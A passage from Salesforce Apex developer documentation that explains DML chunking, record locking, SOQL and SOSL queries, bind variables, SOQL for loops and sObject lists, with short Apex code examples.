Records are saved in the same order that they're entered in the sObject input array. If you're entering new records that have a parent-child relationship, the parent record must precede the child record in the array. For example, if you're creating a contact that references an account that's also being created in the same call, the account must have a smaller index in the array than the contact does. The contact references the account by using an `External ID` field.

You can't add a record that references another record of the same object type in the same call. For example, the Contact object has a `Reports To` field that's a reference to another contact. You can't create two contacts in one call if one contact uses the `Reports To` field to reference a second contact in the input array. You can create a contact that references another contact that has been previously created.

Records for multiple object types are broken into multiple chunks by Salesforce. A chunk is a subset of the input array, and each chunk contains records of one object type. Data is committed on a chunk-by-chunk basis. Any Apex triggers that are related to the records in a chunk are invoked once per chunk. Consider an sObject input array that contains the following set of records:

```
account1, account2, contact1, contact2, contact3, case1, account3, account4, contact4
```

Salesforce splits the records into five chunks:

1. `account1, account2`
2. `contact1, contact2, contact3`
3. `case1`
4. `account3, account4`
5. `contact4`

Each call can process up to 10 chunks. If the sObject array contains more than 10 chunks, you must process the records in more than one call. For additional information about this feature, see Creating Records for Different Object Types in the *SOAP API Developer's Guide*.

Note: For Apex, the chunking of the input array for an insert or update DML operation has two possible causes: the existence of multiple object types or the default chunk size of 200. If chunking in the input array occurs because of both of these reasons, each chunk is counted toward the limit of 10 chunks. If the input array contains only one type of sObject, you won't hit this limit. However, if the input array contains at least two sObject types and contains a high number of objects that are chunked into groups of 200, you might hit this limit. For example, if you have an array that contains 1,001 consecutive leads followed by 1,001 consecutive contacts, the array will be chunked into 12 groups: Two groups are due to the different sObject types of Lead and Contact, and the remaining are due to the default chunking size of 200 objects. In this case, the insert or update operation returns an error because you reached the limit of 10 chunks in hybrid arrays. The workaround is to call the DML operation for each object type separately.

DML and Knowledge Objects

To execute DML code on knowledge articles (KnowledgeArticleVersion types such as the custom FAQ__kav article type), the running user must have the Knowledge User feature license. Otherwise, calling a class method that contains DML operations on knowledge articles results in errors. If the running user isn't a system administrator and doesn't have the Knowledge User feature license, calling any method in the class returns an error even if the called method doesn't contain DML code for knowledge articles but another method in the class does. For example, the following class contains two methods, only one of which performs DML on a knowledge article. A non-administrator non-knowledge user who calls the `doNothing` method will get the following error: `DML operation UPDATE not allowed on FAQ__kav`

```
public class KnowledgeAccess {

  public void doNothing() {
  }

  public void DMLOperation() {
    FAQ__kav[] articles = [SELECT Id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
    update articles;
  }

}
```

As a workaround, cast the input array to the DML statement from an array of FAQ__kav articles to an array of the generic sObject type as follows:

```
public void DMLOperation() {
    FAQ__kav[] articles = [SELECT id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
    update (sObject[]) articles;
}
```

Locking Records

Locking Statements

Apex allows you to lock sObject records while they're being updated in order to prevent race conditions and other thread safety problems. While an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won't be changed by another client during the lock period. The lock gets released when the transaction completes.

To lock a set of sObject records in Apex, embed the keywords `FOR UPDATE` after any inline SOQL statement. For example, the following statement, in addition to querying for two accounts, also locks the accounts that are returned:

```
Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE];
```

Note: You can't use the `ORDER BY` keywords in any SOQL query that uses locking.

Locking Considerations

- While the records are locked by a client, the locking client can modify their field values in the database in the same transaction. Other clients have to wait until the transaction completes and the records are no longer locked before being able to update the same records. Other clients can still query the same records while they're locked.
- If you attempt to lock a record currently locked by another client, your process waits for the lock to be released before acquiring a new lock. If the lock isn't released within 10 seconds, you will get a `QueryException`. Similarly, if you attempt to update a record currently locked by another client and the lock isn't released within 10 seconds, you will get a `DmlException`.
- If a client attempts to modify a locked record, the update operation might succeed if the lock gets released within a short amount of time after the update call was made. In this case, it is possible that the updates will overwrite those made by the locking client if the second client obtained an old copy of the record. To prevent this from happening, the second client must lock the record first. The locking process returns a fresh copy of the record from the database through the `SELECT` statement. The second client can use this copy to make new updates.
- When you perform a DML operation on one record, related records are locked in addition to the record in question. For more information, see the Record Locking Cheat Sheet.

Warning: Use care when setting locks in your Apex code. See Avoiding Deadlocks.

Locking in a SOQL For Loop

The `FOR UPDATE` keywords can also be used within SOQL `for` loops. For example:

```
for (Account[] accts : [SELECT Id FROM Account
                        FOR UPDATE]) {
```

```
    // Your code
}
```

As discussed in SOQL For Loops, the example above corresponds internally to calls to the `query()` and `queryMore()` methods in the SOAP API.

Note that there is no `commit` statement. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Avoiding Deadlocks

Apex has the possibility of deadlocks, as does any other procedural logic language involving updates to multiple database tables or rows. To avoid such deadlocks, the Apex runtime engine:

1. First locks sObject parent records, then children.
2. Locks sObject records in order of ID when multiple records of the same type are being edited.

As a developer, use care when locking rows to ensure that you are not introducing deadlocks. Verify that you are using standard deadlock avoidance techniques by accessing tables and rows in the same order from all locations in an application.

SOQL and SOSL Queries

You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets.

SOQL Statements

SOQL statements evaluate to a list of sObjects, a single sObject, or an Integer for `count` method queries.

For example, you could retrieve a list of accounts that are named Acme:

```
List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme'];
```

From this list, you can access individual elements:

```
if (!aa.isEmpty()) {
   // Execute commands
}
```

You can also create new objects from SOQL queries on existing ones. The following example creates a new contact for the first account with the number of employees greater than 10:

```
Contact c = new Contact(Account = [SELECT Name FROM Account
    WHERE NumberOfEmployees > 10 LIMIT 1]);
c.FirstName = 'James';
c.LastName = 'Yoyce';
```

Note that the newly created object contains null values for its fields, which will need to be set.

The `count` method can be used to return the number of rows returned by a query. The following example returns the total number of contacts with the last name of Weissman:

```
Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman'];
```

You can also operate on the results using standard arithmetic:

```
Integer j = 5 * [SELECT COUNT() FROM Account];
```

For a full description of SOQL query syntax, see the *Salesforce SOQL and SOSL Reference Guide*.

SOSL Statements

SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the SOSL query. If a SOSL query does not return any records for a specified sObject type, the search results include an empty list for that sObject.

For example, you can return a list of accounts, contacts, opportunities, and leads that begin with the phrase map:

```
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

Note: The syntax of the `FIND` clause in Apex differs from the syntax of the `FIND` clause in the SOAP API and REST API :

- In Apex, the value of the `FIND` clause is demarcated with single quotes. For example:

  ```
  FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
  ```

- In the Force.com API, the value of the `FIND` clause is demarcated with braces. For example:

  ```
  FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
  ```

From `searchList`, you can create arrays for each object returned:

```
Account [] accounts = ((List<Account>)searchList[0]);
Contact [] contacts = ((List<Contact>)searchList[1]);
Opportunity [] opportunities = ((List<Opportunity>)searchList[2]);
Lead [] leads = ((List<Lead>)searchList[3]);
```

For a full description of SOSL query syntax, see the *Salesforce SOQL and SOSL Reference Guide*.

Working with SOQL and SOSL Query Results

SOQL and SOSL queries only return data for sObject fields that are selected in the original query. If you try to access a field that was not selected in the SOQL or SOSL query (other than ID), you receive a runtime error, even if the field contains a value in the database. The following code example causes a runtime error:

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is not selected
String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

The following is the same code example rewritten so it does not produce a runtime error. Note that `Name` has been added as part of the select statement, after `Id`.

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is now selected
String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

Even if only one sObject field is selected, a SOQL or SOSL query always returns data as complete records. Consequently, you must dereference the field in order to access it. For example, this code retrieves an sObject list from the database with a SOQL query, accesses the first account record in the list, and then dereferences the record's `AnnualRevenue` field:

```
Double rev = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme'][0].AnnualRevenue;

// When only one result is returned in a SOQL query, it is not necessary
// to include the list's index.
Double rev2 = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme' LIMIT 1].AnnualRevenue;
```

The only situation in which it is not necessary to dereference an sObject field in the result of an SOQL query, is when the query returns an Integer as the result of a `COUNT` operation:

```
Integer i = [SELECT COUNT() FROM Account];
```

Fields in records returned by SOSL queries must always be dereferenced.

Also note that sObject fields that contain formulas return the value of the field at the time the SOQL or SOSL query was issued. Any changes to other fields that are used within the formula are not reflected in the formula field value until the record has been saved and re-queried in Apex. Like other read-only sObject fields, the values of the formula fields themselves cannot be changed in Apex.

Accessing sObject Fields Through Relationships

sObject records represent relationships to other records with two fields: an ID and an address that points to a representation of the associated sObject. For example, the Contact sObject has both an `AccountId` field of type ID, and an `Account` field of type Account that points to the associated sObject record itself.

The ID field can be used to change the account with which the contact is associated, while the sObject reference field can be used to access data from the account. The reference field is only populated as the result of a SOQL or SOSL query (see note below).

For example, the following Apex code shows how an account and a contact can be associated with one another, and then how the contact can be used to modify a field on the account:

Note: In order to provide the most complete example, this code uses some elements that are described later in this guide:

- For information on `insert` and `update`, see Insert Statement on page 559 and Update Statement on page 559.

```
Account a = new Account(Name = 'Acme');
insert a;  // Inserting the record automatically assigns a
           // value to its ID field
Contact c = new Contact(LastName = 'Weissman');
c.AccountId = a.Id;
// The new contact now points at the new account
insert c;

// A SOQL query accesses data for the inserted contact,
// including a populated c.account field
c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id];

// Now fields in both records can be changed through the contact
c.Account.Name = 'salesforce.com';
c.LastName = 'Roth';

// To update the database, the two types of records must be
```

```
// updated separately
update c;          // This only changes the contact's last name
update c.Account; // This updates the account name
```

Note: The expression `c.Account.Name`, as well as any other expression that traverses a relationship, displays slightly different characteristics when it is read as a value than when it is modified:

- When being read as a value, if `c.Account` is null, then `c.Account.Name` evaluates to `null`, but does *not* yield a `NullPointerException`. This design allows developers to navigate multiple relationships without the tedium of having to check for null values.
- When being modified, if `c.Account` is null, then `c.Account.Name` *does* yield a `NullPointerException`.

In addition, the sObject field key can be used with `insert`, `update`, or `upsert` to resolve foreign keys by external ID. For example:

```
Account refAcct = new Account(externalId__c = '12345');

Contact c = new Contact(Account = refAcct, LastName = 'Kay');

insert c;
```

This inserts a new contact with the `AccountId` equal to the account with the `external_id` equal to '12345'. If there is no such account, the insert fails.

Tip: The following code is equivalent to the code above. However, because it uses a SOQL query, it is not as efficient. If this code was called multiple times, it could reach the execution limit for the maximum number of SOQL queries. For more information on execution limits, see Execution Governors and Limits on page 269.

```
Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345'];

Contact c = new Contact(Account = refAcct.Id);

insert c;
```

Understanding Foreign Key and Parent-Child Relationship SOQL Queries

The `SELECT` statement of a SOQL query can be any valid SOQL statement, including foreign key and parent-child record joins. If foreign key joins are included, the resulting sObjects can be referenced using normal field notation. For example:

```
System.debug([SELECT Account.Name FROM Contact
              WHERE FirstName = 'Caroline'].Account.Name);
```

Additionally, parent-child relationships in sObjects act as SOQL queries as well. For example:

```
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts)
                  FROM Account
                  WHERE Name = 'Acme']) {
     Contact[] cons = a.Contacts;
}

//The following example also works because we limit to only 1 contact
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1)
                  FROM Account
                  WHERE Name = 'testAgg']) {
```

```
    Contact c = a.Contacts;
}
```

Working with SOQL Aggregate Functions

Aggregate functions in SOQL, such as `SUM()` and `MAX()`, allow you to roll up and summarize your data in a query. For more information on aggregate functions, see "Aggregate Functions" in the *Salesforce SOQL and SOSL Reference Guide*.

You can use aggregate functions without using a `GROUP BY` clause. For example, you could use the `AVG()` aggregate function to find the average `Amount` for all your opportunities.

```
AggregateResult[] groupedResults
  = [SELECT AVG(Amount)aver FROM Opportunity];
Object avgAmount = groupedResults[0].get('aver');
```

Note that any query that includes an aggregate function returns its results in an array of AggregateResult objects. AggregateResult is a read-only sObject and is only used for query results.

Aggregate functions become a more powerful tool to generate reports when you use them with a `GROUP BY` clause. For example, you could find the average `Amount` for all your opportunities by campaign.

```
AggregateResult[] groupedResults
  = [SELECT CampaignId, AVG(Amount)
     FROM Opportunity
     GROUP BY CampaignId];
for (AggregateResult ar : groupedResults)  {
    System.debug('Campaign ID' + ar.get('CampaignId'));
    System.debug('Average amount' + ar.get('expr0'));
}
```

Any aggregated field in a `SELECT` list that does not have an alias automatically gets an implied alias with a format `expr`*`i`*, where *`i`* denotes the order of the aggregated fields with no explicit aliases. The value of *`i`* starts at 0 and increments for every aggregated field with no explicit alias. For more information, see "Using Aliases with `GROUP BY`" in the *Salesforce SOQL and SOSL Reference Guide*.

Note: Queries that include aggregate functions are subject to the same governor limits as other SOQL queries for the total number of records returned. This limit includes any records included in the aggregation, not just the number of rows returned by the query. If you encounter this limit, you should add a condition to the `WHERE` clause to reduce the amount of records processed by the query.

Working with Very Large SOQL Queries

Your SOQL query sometimes returns so many sObjects that the limit on heap size is exceeded and an error occurs. To resolve, use a SOQL query `for` loop instead, since it can process multiple batches of records by using internal calls to `query` and `queryMore`.

For example, if the results are too large, this syntax causes a runtime exception:

```
Account[] accts = [SELECT Id FROM Account];
```

Instead, use a SOQL query `for` loop as in one of the following examples:

```
// Use this format if you are not executing DML statements
// within the for loop
for (Account a : [SELECT Id, Name FROM Account
                  WHERE Name LIKE 'Acme%']) {
    // Your code without DML statements here
```

```
}

// Use this format for efficiency if you are executing DML statements
// within the for loop
for (List<Account> accts : [SELECT Id, Name FROM Account
                            WHERE Name LIKE 'Acme%']) {
    // Your code here
    update accts;
}
```

The following example demonstrates a SOQL query `for` loop that's used to mass update records. Suppose that you want to change the last name of a contact in records for contacts whose first and last names match specified criteria:

```
public void massUpdate() {
    for (List<Contact> contacts:
      [SELECT FirstName, LastName FROM Contact]) {
        for(Contact c : contacts) {
            if (c.FirstName == 'Barbara' &&
              c.LastName == 'Gordon') {
                c.LastName = 'Wayne';
            }
        }
        update contacts;
    }
}
```

Instead of using a SOQL query in a `for` loop, the preferred method of mass updating records is to use batch Apex, which minimizes the risk of hitting governor limits.

For more information, see SOQL For Loops on page 152.

More Efficient SOQL Queries

For best performance, SOQL queries must be selective, particularly for queries inside of triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 100,000 records. To avoid this error, ensure that the query is selective.

Selective SOQL Query Criteria

- A query is selective when one of the query filters is on an indexed field and the query filter reduces the resulting number of rows below a system-defined threshold. The performance of the SOQL query improves when two or more filters used in the WHERE clause meet the mentioned conditions.
- The selectivity threshold is 10% of the first million records and less than 5% of the records after the first million records, up to a maximum of 333,333 records. In some circumstances, for example with a query filter that is an indexed standard field, the threshold can be higher. Also, the selectivity threshold is subject to change.

Custom Index Considerations for Selective SOQL Queries

- The following fields are indexed by default.
  - Primary keys (Id, Name, and Owner fields)
  - Foreign keys (lookup or master-detail relationship fields)
  - Audit dates (such as LastModifiedDate)
  - Custom fields that are marked as External ID or Unique

- When the Salesforce optimizer recognizes that an index can improve performance for frequently run queries, fields that aren't indexed by default are automatically indexed.
- Salesforce Support can add custom indexes on request for customers.
- A custom index can't be created on these types of fields: multi-select picklists, currency fields in a multicurrency organization, long text fields, some formula fields, and binary fields (fields of type blob, file, or encrypted text.) New data types, typically complex ones, are periodically added to Salesforce, and fields of these types don't always allow custom indexing.
- You can't create custom indexes on formula fields that include invocations of the `TEXT` function on picklist fields.
- Typically, a custom index isn't used in these cases.
  - The queried values exceed the system-defined threshold.
  - The filter operator is a negative operator such as `NOT EQUAL TO` (or `!=`), `NOT CONTAINS`, and `NOT STARTS WITH`.
  - The `CONTAINS` operator is used in the filter, and the number of rows to be scanned exceeds 333,333. The `CONTAINS` operator requires a full scan of the index. This threshold is subject to change.
  - You're comparing with an empty value (`Name != ''`).

  However, there are other complex scenarios in which custom indexes can't be used. Contact your Salesforce representative if your scenario isn't covered by these cases or if you need further assistance with non-selective queries.

Examples of Selective SOQL Queries

To better understand whether a query on a large object is selective or not, let's analyze some queries. For these queries, assume that there are more than 100,000 records for the Account sObject. These records include soft-deleted records, that is, deleted records that are still in the Recycle Bin.

Query 1:

```
SELECT Id FROM Account WHERE Id IN (<list of account IDs>)
```

The `WHERE` clause is on an indexed field (Id). If `SELECT COUNT() FROM Account WHERE Id IN (<list of account IDs>)` returns fewer records than the selectivity threshold, the index on `Id` is used. This index is typically used when the list of IDs contains only a few records.

Query 2:

```
SELECT Id FROM Account WHERE Name != ''
```

Since Account is a large object even though Name is indexed (primary key), this filter returns most of the records, making the query non-selective.

Query 3:

```
SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA'
```

Here we have to see if each filter, when considered individually, is selective. As we saw in the previous example, the first filter isn't selective. So let's focus on the second one. If the count of records returned by `SELECT COUNT() FROM Account WHERE CustomField__c = 'ValueA'` is lower than the selectivity threshold, and CustomField__c is indexed, the query is selective.

Using SOQL Queries That Return One Record

SOQL queries can be used to assign a single sObject value when the result list contains only one element. When the L-value of an expression is a single sObject type, Apex automatically assigns the single sObject record in the query result list to the L-value. A runtime exception results if zero sObjects or more than one sObject is found in the list. For example:

```
List<Account> accts = [SELECT Id FROM Account];

// These lines of code are only valid if one row is returned from
// the query. Notice that the second line dereferences the field from the
// query without assigning it to an intermediary sObject variable.
Account acct = [SELECT Id FROM Account];
String name = [SELECT Name FROM Account].Name;
```

Improving Performance by Not Searching on Null Values

In your SOQL and SOSL queries, avoid searching records that contain null values. Filter out null values first to improve performance. In the following example, any records where the `treadID` value is null are filtered out of the returned values.

```
Public class TagWS {

/* getThreadTags
*
* a quick method to pull tags not in the existing list
*
*/
public static webservice List<String>
       getThreadTags(String threadId, List<String> tags) {
   system.debug(LoggingLevel.Debug,tags);

   List<String> retVals = new List<String>();
   Set<String> tagSet = new Set<String>();
   Set<String> origTagSet = new Set<String>();
   origTagSet.addAll(tags);

// Note WHERE clause verifies that threadId is not null

   for(CSO_CaseThread_Tag__c t :
      [SELECT Name FROM CSO_CaseThread_Tag__c
      WHERE Thread__c = :threadId AND
      WHERE threadID != null])

{
   tagSet.add(t.Name);
}
   for(String x : origTagSet) {
   // return a minus version of it so the UI knows to clear it
      if(!tagSet.contains(x)) retVals.add('-' + x);
}
   for(String x : tagSet) {
   // return a plus version so the UI knows it's new
      if(!origTagSet.contains(x)) retvals.add('+' + x);
}
```

```
    return retVals;
}
```

Working with Polymorphic Relationships in SOQL Queries

A polymorphic relationship is a relationship between objects where a referenced object can be one of several different types. For example, the `What` relationship field of an Event could be an Account, a Campaign, or an Opportunity.

The following describes how to use SOQL queries with polymorphic relationships in Apex. If you want more general information on polymorphic relationships, see Understanding Polymorphic Keys and Relationships in the Force.com SOQL and SOSL Reference.

You can use SOQL queries that reference polymorphic fields in Apex to get results that depend on the object type referenced by the polymorphic field. One approach is to filter your results using the `Type` qualifier. This example queries Events that are related to an Account or Opportunity via the What field.

```
List<Event> = [SELECT Description FROM Event WHERE What.Type IN ('Account', 'Opportunity')];
```

Another approach would be to use the `TYPEOF` clause in the SOQL `SELECT` statement. This example also queries Events that are related to an Account or Opportunity via the What field.

```
List<Event> = [SELECT TYPEOF What WHEN Account THEN Phone WHEN Opportunity THEN Amount END
 FROM Event];
```

Note: `TYPEOF` is currently available as a Developer Preview as part of the SOQL Polymorphism feature. For more information on enabling `TYPEOF` for your organization, contact Salesforce.

These queries will return a list of sObjects where the relationship field references the desired object types.

If you need to access the referenced object in a polymorphic relationship, you can use the instanceof keyword to determine the object type. The following example uses `instanceof` to determine whether an Account or Opportunity is related to an Event.

```
Event myEvent = eventFromQuery;
if (myEvent.What instanceof Account) {
    // myEvent.What references an Account, so process accordingly
} else if (myEvent.What instanceof Opportunity) {
    // myEvent.What references an Opportunity, so process accordingly
}
```

Note that you must assign the referenced sObject that the query returns to a variable of the appropriate type before you can pass it to another method. The following example queries for User or Group owners of Merchandise__c custom objects using a SOQL query with a `TYPEOF` clause, uses `instanceof` to determine the owner type, and then assigns the owner objects to User or Group type variables before passing them to utility methods.

```
public class PolymorphismExampleClass {

    // Utility method for a User
    public static void processUser(User theUser) {
        System.debug('Processed User');
    }

    // Utility method for a Group
    public static void processGroup(Group theGroup) {
        System.debug('Processed Group');
    }

    public static void processOwnersOfMerchandise() {
```

```
        // Select records based on the Owner polymorphic relationship field
       List<Merchandise__c> merchandiseList = [SELECT TYPEOF Owner WHEN User THEN LastName
 WHEN Group THEN Email END FROM Merchandise__c];
        // We now have a list of Merchandise__c records owned by either a User or Group
        for (Merchandise__c merch: merchandiseList) {
            // We can use instanceof to check the polymorphic relationship type
            // Note that we have to assign the polymorphic reference to the appropriate
            // sObject type before passing to a method
            if (merch.Owner instanceof User) {
                User userOwner = merch.Owner;
                processUser(userOwner);
            } else if (merch.Owner instanceof Group) {
                Group groupOwner = merch.Owner;
                processGroup(groupOwner);
            }
        }
    }
}
```

Using Apex Variables in SOQL and SOSL Queries

SOQL and SOSL statements in Apex can reference Apex code variables and expressions if they're preceded by a colon (`:`). This use of a local code variable within a SOQL or SOSL statement is called a *bind*. The Apex parser first evaluates the local variable in code context before executing the SOQL or SOSL statement. Bind expressions can be used as:

- The search string in `FIND` clauses.
- The filter literals in `WHERE` clauses.
- The value of the `IN` or `NOT IN` operator in `WHERE` clauses, allowing filtering on a dynamic set of values. Note that this is of particular use with a list of IDs or Strings, though it works with lists of any type.
- The division names in `WITH DIVISION` clauses.
- The numeric value in `LIMIT` clauses.
- The numeric value in `OFFSET` clauses.

Bind expressions can't be used with other clauses, such as `INCLUDES`.

For example:

```
Account A = new Account(Name='xxx');
insert A;
Account B;

// A simple bind
B = [SELECT Id FROM Account WHERE Id = :A.Id];

// A bind with arithmetic
B = [SELECT Id FROM Account
     WHERE Name = :('x' + 'xx')];

String s = 'XXX';

// A bind with expressions
B = [SELECT Id FROM Account
     WHERE Name = :'XXXX'.substring(0,3)];
```

```
// A bind with an expression that is itself a query result
B = [SELECT Id FROM Account
     WHERE Name = :[SELECT Name FROM Account
                    WHERE Id = :A.Id].Name];

Contact C = new Contact(LastName='xxx', AccountId=A.Id);
insert new Contact[]{C, new Contact(LastName='yyy',
                                    accountId=A.id)};

// Binds in both the parent and aggregate queries
B = [SELECT Id, (SELECT Id FROM Contacts
                 WHERE Id = :C.Id)
     FROM Account
     WHERE Id = :A.Id];

// One contact returned
Contact D = B.Contacts;

// A limit bind
Integer i = 1;
B = [SELECT Id FROM Account LIMIT :i];

// An OFFSET bind
Integer offsetVal = 10;
List<Account> offsetList = [SELECT Id FROM Account OFFSET :offsetVal];

// An IN-bind with an Id list. Note that a list of sObjects
// can also be used--the Ids of the objects are used for
// the bind
Contact[] cc = [SELECT Id FROM Contact LIMIT 2];
Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc];

// An IN-bind with a String list
String[] ss = new String[]{'a', 'b'};
Account[] aa = [SELECT Id FROM Account
                WHERE AccountNumber IN :ss];

// A SOSL query with binds in all possible clauses

String myString1 = 'aaa';
String myString2 = 'bbb';
Integer myInt3 = 11;
String myString4 = 'ccc';
Integer myInt5 = 22;

List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS
                                  RETURNING
                                     Account (Id, Name WHERE Name LIKE :myString2
                                              LIMIT :myInt3),
                                     Contact,
                                     Opportunity,
                                     Lead
```

```
                                    WITH DIVISION =:myString4
                                    LIMIT :myInt5];
```

Note: Apex bind variables aren't supported for the units parameter in `DISTANCE` or `GEOLOCATION` functions. This query doesn't work.

```
String units = 'mi';
List<Account> accountList =
    [SELECT ID, Name, BillingLatitude, BillingLongitude
     FROM Account
     WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10];
```

Querying All Records with a SOQL Statement

SOQL statements can use the `ALL ROWS` keywords to query all records in an organization, including deleted records and archived activities. For example:

```
System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]);
```

You can use `ALL ROWS` to query records in your organization's Recycle Bin. You cannot use the `ALL ROWS` keywords with the `FOR UPDATE` keywords.

SOQL For Loops

SOQL `for` loops iterate over all of the sObject records returned by a SOQL query. The syntax of a SOQL `for` loop is either:

```
for (variable : [soql_query]) {
    code_block
}
```

or

```
for (variable_list : [soql_query]) {
    code_block
}
```

Both ***variable*** and ***variable_list*** must be of the same type as the sObjects that are returned by the ***soql_query***. As in standard SOQL queries, the `[soql_query]` statement can refer to code expressions in their `WHERE` clauses using the `:` syntax. For example:

```
String s = 'Acme';
for (Account a : [SELECT Id, Name from Account
                  where Name LIKE :(s+'%')]) {
    // Your code
}
```

The following example combines creating a list from a SOQL query, with the DML `update` method.

```
// Create a list of account records from a SOQL query
List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel'];

// Loop through the list and update the Name field
```

```
for(Account a : accs){
   a.Name = 'Oracle';
}

// Update the database
update accs;
```

SOQL For Loops Versus Standard SOQL Queries

SOQL `for` loops differ from standard SOQL statements because of the method they use to retrieve sObjects. While the standard queries discussed in SOQL and SOSL Queries can retrieve either the `count` of a query or a number of object records, SOQL `for` loops retrieve all sObjects, using efficient chunking with calls to the `query` and `queryMore` methods of the SOAP API. Developers should always use a SOQL `for` loop to process query results that return many records, to avoid the limit on heap size.

Note that queries including an aggregate function don't support `queryMore`. A run-time exception occurs if you use a query containing an aggregate function that returns more than 2,000 rows in a `for` loop.

SOQL For Loop Formats

SOQL `for` loops can process records one at a time using a single sObject variable, or in batches of 200 sObjects at a time using an sObject list:

- The single sObject format executes the `for` loop's `<code_block>` once per sObject record. Consequently, it is easy to understand and use, but is grossly inefficient if you want to use data manipulation language (DML) statements within the `for` loop body. Each DML statement ends up processing only one sObject at a time.
- The sObject list format executes the `for` loop's `<code_block>` once per list of 200 sObjects. Consequently, it is a little more difficult to understand and use, but is the optimal choice if you need to use DML statements within the `for` loop body. Each DML statement can bulk process a list of sObjects at a time.

For example, the following code illustrates the difference between the two types of SOQL query `for` loops:

```
// Create a savepoint because the data should not be committed to the database
Savepoint sp = Database.setSavepoint();

insert new Account[]{new Account(Name = 'yyy'),
                     new Account(Name = 'yyy'),
                     new Account(Name = 'yyy')};

// The single sObject format executes the for loop once per returned record
Integer i = 0;
for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    i++;
}
System.assert(i == 3); // Since there were three accounts named 'yyy' in the
                       // database, the loop executed three times

// The sObject list format executes the for loop once per returned batch
// of records
i = 0;
Integer j;
for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    j = tmp.size();
    i++;
```

```
}
System.assert(j == 3); // The list should have contained the three accounts
                       // named 'yyy'
System.assert(i == 1); // Since a single batch can hold up to 200 records and,
                       // only three records should have been returned, the
                       // loop should have executed only once

// Revert the database to the original state
Database.rollback(sp);
```

Note:

- The `break` and `continue` keywords can be used in both types of inline query `for` loop formats. When using the sObject list format, `continue` skips to the next list of sObjects.
- DML statements can only process up to 10,000 records at a time, and sObject list `for` loops process records in batches of 200. Consequently, if you are inserting, updating, or deleting more than one record per returned record in an sObject list `for` loop, it is possible to encounter runtime limit errors. See Execution Governors and Limits on page 269.
- You might get a `QueryException` in a SOQL `for` loop with the message `Aggregate query has too many rows for direct assignment, use FOR loop`. This exception is sometimes thrown when accessing a large set of child records (200 or more) of a retrieved sObject inside the loop, or when getting the size of such a record set. For example, the query in the following SOQL `for` loop retrieves child contacts for a particular account. If this account contains more than 200 child contacts, the statements in the `for` loop cause an exception.

```
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                     FROM Account WHERE Id IN ('<ID value>')]) {
    List<Contact> contactList = acct.Contacts; // Causes an error
    Integer count = acct.Contacts.size(); // Causes an error
}
```

To avoid getting this exception, use a `for` loop to iterate over the child records, as follows.

```
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                     FROM Account WHERE Id IN ('<ID value>')]) {
    Integer count=0;
    for (Contact c : acct.Contacts) {
        count++;
    }
}
```

sObject Collections

Lists of sObjects

Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data.

You can use a list to store sObjects. Lists are useful when working with SOQL queries. SOQL queries return sObject data and this data can be stored in a list of sObjects. Also, you can use lists to perform bulk operations, such as inserting a list of sObjects with one call.

To declare a list of sObjects, use the `List` keyword followed by the sObject type within <> characters. For example:

```
// Create an empty list of Accounts
List<Account> myList = new List<Account>();
```

Auto-populating a List from a SOQL Query

You can assign a List variable directly to the results of a SOQL query. The SOQL query returns a new list populated with the records returned. Make sure the declared List variable contains the same sObject that is being queried. Or you can use the generic sObject data type.

This example shows how to declare and assign a list of accounts to the return value of a SOQL query. The query returns up to 1,000 returns account records containing the Id and Name fields.

```
// Create a list of account records from a SOQL query
List<Account> accts = [SELECT Id, Name FROM Account LIMIT 1000];
```

Adding and Retrieving List Elements

As with lists of primitive data types, you can access and set elements of sObject lists using the `List` methods provided by Apex. For example:

```
List<Account> myList = new List<Account>(); // Define a new list
Account a = new Account(Name='Acme'); // Create the account first
myList.add(a);                      // Add the account sObject
Account a2 = myList.get(0);       // Retrieve the element at index 0
```

Bulk Processing

You can bulk-process a list of sObjects by passing a list to the DML operation. This example shows how you can insert a list of accounts.

```
// Define the list
List<Account> acctList = new List<Account>();
// Create account sObjects
Account a1 = new Acount(Name='Account1');
Account a2 = new Acount(Name='Account2');
// Add accounts to the list
acctList.add(a1);
